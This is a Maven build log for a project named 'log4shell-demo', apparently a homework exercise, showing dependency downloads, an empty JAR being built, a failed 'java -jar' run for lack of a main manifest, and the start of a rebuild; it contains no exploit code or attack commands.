**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-artifact/2.0.9/maven-artifact-2.0.9.pom (1.6 kB at 70 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-utils/1.5.1/plexus-utils-1.5.1.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-utils/1.5.1/plexus-utils-1.5.1.pom (2.3 kB at 85 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-core/2.0.9/maven-core-2.0.9.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-core/2.0.9/maven-core-2.0.9.pom (7.8 kB at 354 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-settings/2.0.9/maven-settings-2.0.9.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-settings/2.0.9/maven-settings-2.0.9.pom (2.1 kB at 94 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-model/2.0.9/maven-model-2.0.9.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-model/2.0.9/maven-model-2.0.9.pom (3.1 kB at 126 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-plugin-parameter-documenter/2.0.9/maven-plugin-parameter-documenter-2.0.9.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-plugin-parameter-documenter/2.0.9/maven-plugin-parameter-documenter-2.0.9.pom (2.0 kB at 79 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-profile/2.0.9/maven-profile-2.0.9.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-profile/2.0.9/maven-profile-2.0.9.pom (2.0 kB at 93 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-repository-metadata/2.0.9/maven-repository-metadata-2.0.9.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-repository-metadata/2.0.9/maven-repository-metadata-2.0.9.pom (1.9 kB at 91 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-error-diagnostics/2.0.9/maven-error-diagnostics-2.0.9.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-error-diagnostics/2.0.9/maven-error-diagnostics-2.0.9.pom (1.7 kB at 54 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-project/2.0.9/maven-project-2.0.9.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-project/2.0.9/maven-project-2.0.9.pom (2.7 kB at 104 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-artifact-manager/2.0.9/maven-artifact-manager-2.0.9.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-artifact-manager/2.0.9/maven-artifact-manager-2.0.9.pom (2.7 kB at 129 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-plugin-registry/2.0.9/maven-plugin-registry-2.0.9.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-plugin-registry/2.0.9/maven-plugin-registry-2.0.9.pom (2.0 kB at 68 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-plugin-descriptor/2.0.9/maven-plugin-descriptor-2.0.9.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-plugin-descriptor/2.0.9/maven-plugin-descriptor-2.0.9.pom (2.1 kB at 86 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-monitor/2.0.9/maven-monitor-2.0.9.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-monitor/2.0.9/maven-monitor-2.0.9.pom (1.3 kB at 61 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-toolchain/1.0/maven-toolchain-1.0.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-toolchain/1.0/maven-toolchain-1.0.pom (3.4 kB at 155 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-compiler-api/2.2/plexus-compiler-api-2.2.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-compiler-api/2.2/plexus-compiler-api-2.2.pom (865 B at 41 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-compiler/2.2/plexus-compiler-2.2.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-compiler/2.2/plexus-compiler-2.2.pom (3.6 kB at 181 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-utils/3.0.8/plexus-utils-3.0.8.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-utils/3.0.8/plexus-utils-3.0.8.pom (3.1 kB at 121 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus/3.2/plexus-3.2.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus/3.2/plexus-3.2.pom (19 kB at 493 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-compiler-manager/2.2/plexus-compiler-manager-2.2.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-compiler-manager/2.2/plexus-compiler-manager-2.2.pom (690 B at 27 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-compiler-javac/2.2/plexus-compiler-javac-2.2.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-compiler-javac/2.2/plexus-compiler-javac-2.2.pom (769 B at 26 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-compilers/2.2/plexus-compilers-2.2.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-compilers/2.2/plexus-compilers-2.2.pom (1.2 kB at 56 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-container-default/1.5.5/plexus-container-default-1.5.5.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-container-default/1.5.5/plexus-container-default-1.5.5.pom (2.8 kB at 110 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-utils/1.4.5/plexus-utils-1.4.5.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-utils/1.4.5/plexus-utils-1.4.5.pom (2.3 kB at 113 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-classworlds/2.2.2/plexus-classworlds-2.2.2.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-classworlds/2.2.2/plexus-classworlds-2.2.2.pom (4.0 kB at 192 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/xbean/xbean-reflect/3.4/xbean-reflect-3.4.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/xbean/xbean-reflect/3.4/xbean-reflect-3.4.pom (2.8 kB at 117 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/xbean/xbean/3.4/xbean-3.4.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/xbean/xbean/3.4/xbean-3.4.pom (19 kB at 842 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/log4j/log4j/1.2.12/log4j-1.2.12.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/log4j/log4j/1.2.12/log4j-1.2.12.pom (145 B at 7.2 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/commons-logging/commons-logging-api/1.1/commons-logging-api-1.1.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/commons-logging/commons-logging-api/1.1/commons-logging-api-1.1.pom (5.3 kB at 223 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/com/google/collections/google-collections/1.0/google-collections-1.0.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/com/google/collections/google-collections/1.0/google-collections-1.0.pom (2.5 kB at 113 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/com/google/google/1/google-1.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/com/google/google/1/google-1.pom (1.6 kB at 68 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/junit/junit/3.8.2/junit-3.8.2.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/junit/junit/3.8.2/junit-3.8.2.pom (747 B at 34 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-plugin-api/2.0.9/maven-plugin-api-2.0.9.jar**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-artifact/2.0.9/maven-artifact-2.0.9.jar**

**Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-utils/1.5.1/plexus-utils-1.5.1.jar**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-core/2.0.9/maven-core-2.0.9.jar**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-settings/2.0.9/maven-settings-2.0.9.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-plugin-api/2.0.9/maven-plugin-api-2.0.9.jar (13 kB at 445 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-plugin-parameter-documenter/2.0.9/maven-plugin-parameter-documenter-2.0.9.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-artifact/2.0.9/maven-artifact-2.0.9.jar (89 kB at 2.5 MB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-profile/2.0.9/maven-profile-2.0.9.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-plugin-parameter-documenter/2.0.9/maven-plugin-parameter-documenter-2.0.9.jar (21 kB at 486 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-model/2.0.9/maven-model-2.0.9.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-settings/2.0.9/maven-settings-2.0.9.jar (49 kB at 1.1 MB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-repository-metadata/2.0.9/maven-repository-metadata-2.0.9.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-profile/2.0.9/maven-profile-2.0.9.jar (35 kB at 631 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-error-diagnostics/2.0.9/maven-error-diagnostics-2.0.9.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-utils/1.5.1/plexus-utils-1.5.1.jar (211 kB at 3.5 MB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-project/2.0.9/maven-project-2.0.9.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-repository-metadata/2.0.9/maven-repository-metadata-2.0.9.jar (25 kB at 346 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-plugin-registry/2.0.9/maven-plugin-registry-2.0.9.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-core/2.0.9/maven-core-2.0.9.jar (160 kB at 2.2 MB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-plugin-descriptor/2.0.9/maven-plugin-descriptor-2.0.9.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-model/2.0.9/maven-model-2.0.9.jar (87 kB at 1.2 MB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-artifact-manager/2.0.9/maven-artifact-manager-2.0.9.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-error-diagnostics/2.0.9/maven-error-diagnostics-2.0.9.jar (14 kB at 181 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-monitor/2.0.9/maven-monitor-2.0.9.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-monitor/2.0.9/maven-monitor-2.0.9.jar (10 kB at 107 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-toolchain/1.0/maven-toolchain-1.0.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-plugin-descriptor/2.0.9/maven-plugin-descriptor-2.0.9.jar (37 kB at 378 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-shared-utils/0.1/maven-shared-utils-0.1.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-artifact-manager/2.0.9/maven-artifact-manager-2.0.9.jar (58 kB at 584 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/com/google/code/findbugs/jsr305/2.0.1/jsr305-2.0.1.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-plugin-registry/2.0.9/maven-plugin-registry-2.0.9.jar (29 kB at 285 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-compiler-api/2.2/plexus-compiler-api-2.2.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-project/2.0.9/maven-project-2.0.9.jar (122 kB at 1.1 MB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-compiler-manager/2.2/plexus-compiler-manager-2.2.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/com/google/code/findbugs/jsr305/2.0.1/jsr305-2.0.1.jar (32 kB at 259 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-compiler-javac/2.2/plexus-compiler-javac-2.2.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-toolchain/1.0/maven-toolchain-1.0.jar (33 kB at 263 kB/s)**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-compiler-api/2.2/plexus-compiler-api-2.2.jar (25 kB at 200 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-container-default/1.5.5/plexus-container-default-1.5.5.jar**

**Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-classworlds/2.2.2/plexus-classworlds-2.2.2.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-compiler-manager/2.2/plexus-compiler-manager-2.2.jar (4.6 kB at 35 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/xbean/xbean-reflect/3.4/xbean-reflect-3.4.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-shared-utils/0.1/maven-shared-utils-0.1.jar (155 kB at 1.1 MB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/log4j/log4j/1.2.12/log4j-1.2.12.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-compiler-javac/2.2/plexus-compiler-javac-2.2.jar (19 kB at 126 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/commons-logging/commons-logging-api/1.1/commons-logging-api-1.1.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-classworlds/2.2.2/plexus-classworlds-2.2.2.jar (46 kB at 294 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/com/google/collections/google-collections/1.0/google-collections-1.0.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/commons-logging/commons-logging-api/1.1/commons-logging-api-1.1.jar (45 kB at 253 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/junit/junit/3.8.2/junit-3.8.2.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/xbean/xbean-reflect/3.4/xbean-reflect-3.4.jar (134 kB at 719 kB/s)**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-container-default/1.5.5/plexus-container-default-1.5.5.jar (217 kB at 1.1 MB/s)**

**Downloaded from central: https://repo.maven.apache.org/maven2/junit/junit/3.8.2/junit-3.8.2.jar (121 kB at 577 kB/s)**

**Downloaded from central: https://repo.maven.apache.org/maven2/log4j/log4j/1.2.12/log4j-1.2.12.jar (358 kB at 1.7 MB/s)**

**Downloaded from central: https://repo.maven.apache.org/maven2/com/google/collections/google-collections/1.0/google-collections-1.0.jar (640 kB at 2.8 MB/s)**

**[INFO] No sources to compile**

**[INFO]**

**[INFO] --- maven-resources-plugin:2.6:testResources (default-testResources) @ log4shell-demo ---**

**[WARNING] Using platform encoding (UTF-8 actually) to copy filtered resources, i.e. build is platform dependent!**

**[INFO] skip non existing resourceDirectory /home/ec2-user/log4shell-homework/src/test/resources**

**[INFO]**

**[INFO] --- maven-compiler-plugin:3.1:testCompile (default-testCompile) @ log4shell-demo ---**

**[INFO] No sources to compile**

**[INFO]**

**[INFO] --- maven-surefire-plugin:2.12.4:test (default-test) @ log4shell-demo ---**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/surefire/surefire-booter/2.12.4/surefire-booter-2.12.4.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/surefire/surefire-booter/2.12.4/surefire-booter-2.12.4.pom (3.0 kB at 138 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/surefire/surefire-api/2.12.4/surefire-api-2.12.4.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/surefire/surefire-api/2.12.4/surefire-api-2.12.4.pom (2.5 kB at 113 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/surefire/maven-surefire-common/2.12.4/maven-surefire-common-2.12.4.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/surefire/maven-surefire-common/2.12.4/maven-surefire-common-2.12.4.pom (5.5 kB at 149 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugin-tools/maven-plugin-annotations/3.1/maven-plugin-annotations-3.1.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugin-tools/maven-plugin-annotations/3.1/maven-plugin-annotations-3.1.pom (1.6 kB at 74 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugin-tools/maven-plugin-tools/3.1/maven-plugin-tools-3.1.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugin-tools/maven-plugin-tools/3.1/maven-plugin-tools-3.1.pom (16 kB at 647 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/reporting/maven-reporting-api/2.0.9/maven-reporting-api-2.0.9.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/reporting/maven-reporting-api/2.0.9/maven-reporting-api-2.0.9.pom (1.8 kB at 72 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/reporting/maven-reporting/2.0.9/maven-reporting-2.0.9.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/reporting/maven-reporting/2.0.9/maven-reporting-2.0.9.pom (1.5 kB at 74 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-toolchain/2.0.9/maven-toolchain-2.0.9.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-toolchain/2.0.9/maven-toolchain-2.0.9.pom (3.5 kB at 139 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/commons/commons-lang3/3.1/commons-lang3-3.1.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/commons/commons-lang3/3.1/commons-lang3-3.1.pom (17 kB at 668 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/commons/commons-parent/22/commons-parent-22.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/commons/commons-parent/22/commons-parent-22.pom (42 kB at 1.9 MB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-common-artifact-filters/1.3/maven-common-artifact-filters-1.3.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-common-artifact-filters/1.3/maven-common-artifact-filters-1.3.pom (3.7 kB at 106 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-shared-components/12/maven-shared-components-12.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-shared-components/12/maven-shared-components-12.pom (9.3 kB at 424 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-parent/13/maven-parent-13.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-parent/13/maven-parent-13.pom (23 kB at 984 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-container-default/1.0-alpha-9/plexus-container-default-1.0-alpha-9.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-container-default/1.0-alpha-9/plexus-container-default-1.0-alpha-9.pom (1.2 kB at 43 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/surefire/surefire-booter/2.12.4/surefire-booter-2.12.4.jar**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/surefire/surefire-api/2.12.4/surefire-api-2.12.4.jar**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/surefire/maven-surefire-common/2.12.4/maven-surefire-common-2.12.4.jar**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/commons/commons-lang3/3.1/commons-lang3-3.1.jar**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-common-artifact-filters/1.3/maven-common-artifact-filters-1.3.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/surefire/surefire-booter/2.12.4/surefire-booter-2.12.4.jar (35 kB at 1.2 MB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-utils/3.0.8/plexus-utils-3.0.8.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/surefire/surefire-api/2.12.4/surefire-api-2.12.4.jar (118 kB at 3.1 MB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/reporting/maven-reporting-api/2.0.9/maven-reporting-api-2.0.9.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-common-artifact-filters/1.3/maven-common-artifact-filters-1.3.jar (31 kB at 1.0 MB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-toolchain/2.0.9/maven-toolchain-2.0.9.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/reporting/maven-reporting-api/2.0.9/maven-reporting-api-2.0.9.jar (10 kB at 260 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugin-tools/maven-plugin-annotations/3.1/maven-plugin-annotations-3.1.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-toolchain/2.0.9/maven-toolchain-2.0.9.jar (38 kB at 745 kB/s)**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugin-tools/maven-plugin-annotations/3.1/maven-plugin-annotations-3.1.jar (14 kB at 212 kB/s)**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/commons/commons-lang3/3.1/commons-lang3-3.1.jar (316 kB at 3.7 MB/s)**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-utils/3.0.8/plexus-utils-3.0.8.jar (232 kB at 3.0 MB/s)**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/surefire/maven-surefire-common/2.12.4/maven-surefire-common-2.12.4.jar (263 kB at 2.5 MB/s)**

**[INFO] No tests to run.**

**[INFO]**

**[INFO] --- maven-jar-plugin:2.4:jar (default-jar) @ log4shell-demo ---**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-archiver/2.5/maven-archiver-2.5.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-archiver/2.5/maven-archiver-2.5.pom (4.5 kB at 197 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-archiver/2.1/plexus-archiver-2.1.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-archiver/2.1/plexus-archiver-2.1.pom (2.8 kB at 134 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-io/2.0.2/plexus-io-2.0.2.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-io/2.0.2/plexus-io-2.0.2.pom (1.7 kB at 83 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-components/1.1.19/plexus-components-1.1.19.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-components/1.1.19/plexus-components-1.1.19.pom (2.7 kB at 123 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-interpolation/1.15/plexus-interpolation-1.15.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-interpolation/1.15/plexus-interpolation-1.15.pom (1.0 kB at 46 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/commons-lang/commons-lang/2.1/commons-lang-2.1.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/commons-lang/commons-lang/2.1/commons-lang-2.1.pom (9.9 kB at 397 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/classworlds/classworlds/1.1-alpha-2/classworlds-1.1-alpha-2.jar**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-archiver/2.5/maven-archiver-2.5.jar**

**Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-interpolation/1.15/plexus-interpolation-1.15.jar**

**Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-archiver/2.1/plexus-archiver-2.1.jar**

**Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-io/2.0.2/plexus-io-2.0.2.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/classworlds/classworlds/1.1-alpha-2/classworlds-1.1-alpha-2.jar (38 kB at 1.6 MB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/commons-lang/commons-lang/2.1/commons-lang-2.1.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-interpolation/1.15/plexus-interpolation-1.15.jar (60 kB at 1.6 MB/s)**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-archiver/2.5/maven-archiver-2.5.jar (22 kB at 559 kB/s)**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-io/2.0.2/plexus-io-2.0.2.jar (58 kB at 2.2 MB/s)**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-archiver/2.1/plexus-archiver-2.1.jar (184 kB at 4.7 MB/s)**

**Downloaded from central: https://repo.maven.apache.org/maven2/commons-lang/commons-lang/2.1/commons-lang-2.1.jar (208 kB at 5.1 MB/s)**

**[WARNING] JAR will be empty - no content was marked for inclusion!**

**[INFO] Building jar: /home/ec2-user/log4shell-homework/target/log4shell-demo-0.0.1-SNAPSHOT.jar**

**[INFO] ------------------------------------------------------------------------**

**[INFO] BUILD SUCCESS**

**[INFO] ------------------------------------------------------------------------**

**[INFO] Total time: 6.899 s**

**[INFO] Finished at: 2025-05-28T23:14:57Z**

**[INFO] ------------------------------------------------------------------------**

**(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ java -jar target/log4shell-demo-0.0.1-SNAPSHOT.jar**

**no main manifest attribute, in target/log4shell-demo-0.0.1-SNAPSHOT.jar**

**(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ mvn clean package**

**[INFO] Scanning for projects...**

**[INFO]**

**[INFO] ---------------------< com.example:log4shell-demo >---------------------**

**[INFO] Building log4shell-demo 0.0.1-SNAPSHOT**

**[INFO] --------------------------------[ jar ]---------------------------------**

**[INFO]**

**[INFO] --- maven-clean-plugin:2.5:clean (default-clean) @ log4shell-demo ---**

**[INFO] Deleting /home/ec2-user/log4shell-homework/target**

**[INFO]**

**[INFO] --- maven-resources-plugin:2.6:resources (default-resources) @ log4shell-demo ---**

**[WARNING] Using platform encoding (UTF-8 actually) to copy filtered resources, i.e. build is platform dependent!**

**[INFO] skip non existing resourceDirectory /home/ec2-user/log4shell-homework/src/main/resources**

**[INFO]**

**[INFO] --- maven-compiler-plugin:3.1:compile (default-compile) @ log4shell-demo ---**

**[INFO] No sources to compile**

**[INFO]**

**[INFO] --- maven-resources-plugin:2.6:testResources (default-testResources) @ log4shell-demo ---**

**[WARNING] Using platform encoding (UTF-8 actually) to copy filtered resources, i.e. build is platform dependent!**

**[INFO] skip non existing resourceDirectory /home/ec2-user/log4shell-homework/src/test/resources**

**[INFO]**

**[INFO] --- maven-compiler-plugin:3.1:testCompile (default-testCompile) @ log4shell-demo ---**

**[INFO] No sources to compile**

